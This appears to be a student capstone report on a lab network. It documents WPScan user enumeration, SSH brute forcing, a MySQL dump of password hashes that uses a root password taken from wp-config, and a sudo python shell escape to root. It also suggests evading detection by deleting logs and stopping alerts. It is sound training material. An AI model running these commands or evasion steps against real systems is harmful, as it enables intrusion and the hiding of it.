Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
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Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.110

OS: Linux

Hostname: Target 1

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

| Vulnerability | Description | Impact |
|-------------------------------------|--|---|
| WPScan to enumerate users | WordPress user enumeration works on every WordPress site by default because of a WordPress feature called permalinks. Permalinks are permanent URLs to individual WordPress posts and pages — (e.g. http://example.com/?p=123) | Allowed attacker to gather usernames in order to gain access to the web server. CVSS Score 7.8 |
| Weak Passwords | A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly | Allowed access to a confidential web server. |
| Mysql database with Unsalted Hashes | Used John the Ripper to find the correlating hash to user password. | Allowed access to Mysql and altered contents of the web server. |
| Misconfigured System Permission | Accessed root privileges by using Steven's sudo python to escalate from Steven to root. Limiting the number of users with sudo privileges will lessen the attack size as fewer user will have "root" privileges | Improper Handling of Insufficient Privileges . Allowed privilege escalation to root. CVE-2020-13938 |

Exploits Used


Exploitation: WPScan

- Using WPScan to find enumerate usernames of the website.
- We were able to brute force our way into Michael's account using SSH.
- wpscan --url http://192.168.1.110/wordpress --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←→ (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been ou tput.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

Exploitation: Mysql Dump


- Using Mysql to gain access to password hashes.
- Able to log into database and dump hashes for user account Steven.
- We were able to look at the wp-config.php file to retrieve the password for the mysql database dump. From the dump we are able to access the password hashes.





Exploitation: Gaining Root Access

- Exploited Python to give us root access as Python is listed as a sudo user.
- Command: sudo python -c 'import os; os.system("/bin/sh")'
- Granted root access to user allowing access to root folder where flag4 was found.



Avoiding Detection


Stealth Exploitation of WPScan

Monitoring Overview

- Excessive HTTP errors is the alert that will detect an enumeration.
- This metric measures response status codes. (http.response.status.code)
- Alert fires if above 400 responses in the past 5 minutes.

Mitigating Detection

- Stealth version of wpscan command: wpscan -url http://192.168.1.110/wordpress -stealthy -enumberate u
- Unfortunately the stealthy option of wpscan does not detect any usernames.
- Geekflare or Sucuri sitecheck are free online scanners that will check for an vulnerabilities.



Stealth Exploitation of Mysql Dump

Monitoring Overview

• Alerts that track total CPU usage on the system greater than 2% (using the field 'system.cpu.total.pct') will signal Mysql database access.

Mitigating Detection

- Use mysqldump command to export the database, then grep for the users
- We can pull the table from mysql instead of dumping the entire database for the password hashes.

```
michael@target1:~$ mysqldump -u root -pR@v3nSecurity wordpress > filedump

michael@target1:~$ cat filedump | grep steven

INSERT INTO `wp_usermeta` VALUES (1,1,'nickname','michael'),(2,1,'first_name','
'),(3,1,'last_name',''),(4,1,'description',''),(5,1,'rich_editing','true'),(6,1,
'comment_shortcuts','false'),(7,1,'admin_color','fresh'),(8,1,'use_ssl','0'),(
9,1,'show_admin_bar_front','true'),(10,1,'locale',''),(11,1,'wp_capabilities','
0654ff1975194daf9708b44a1c2603957134d1d4\";a:4:{s:10:\"expiration\";i:153429769
1;s:2:\"ip\";s:15:\"192.168.206.132\\";s:2:\"ua\";s:68:\"Mozilla/5.0 (X11; Linux
x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\";s:5:\"login\";i:1534124891;}}')
;
INSERT INTO `wp_users` VALUES (1,'michael','$p$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0'
,'michael','michael@raven.org','','2018-08-12 22:49:12','',0,'michael'),(2,'ste
ven','$p$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/','steven','steven@raven.org','','2018-
08-12 23:31:16','',0,'Steven Seagull');
```

Stealth Exploitation of Gaining Root Access

Monitoring Overview

- Linux systems have logging protocols that can be set up for monitoring sudo usage.
- These loggers can be set up in different ways. They can log the event when it happens and send alerts at set intervals of time.

Mitigating Detection

 A possible way to avoid detection would be to delete these logs and to stop the alerts from being sent out.

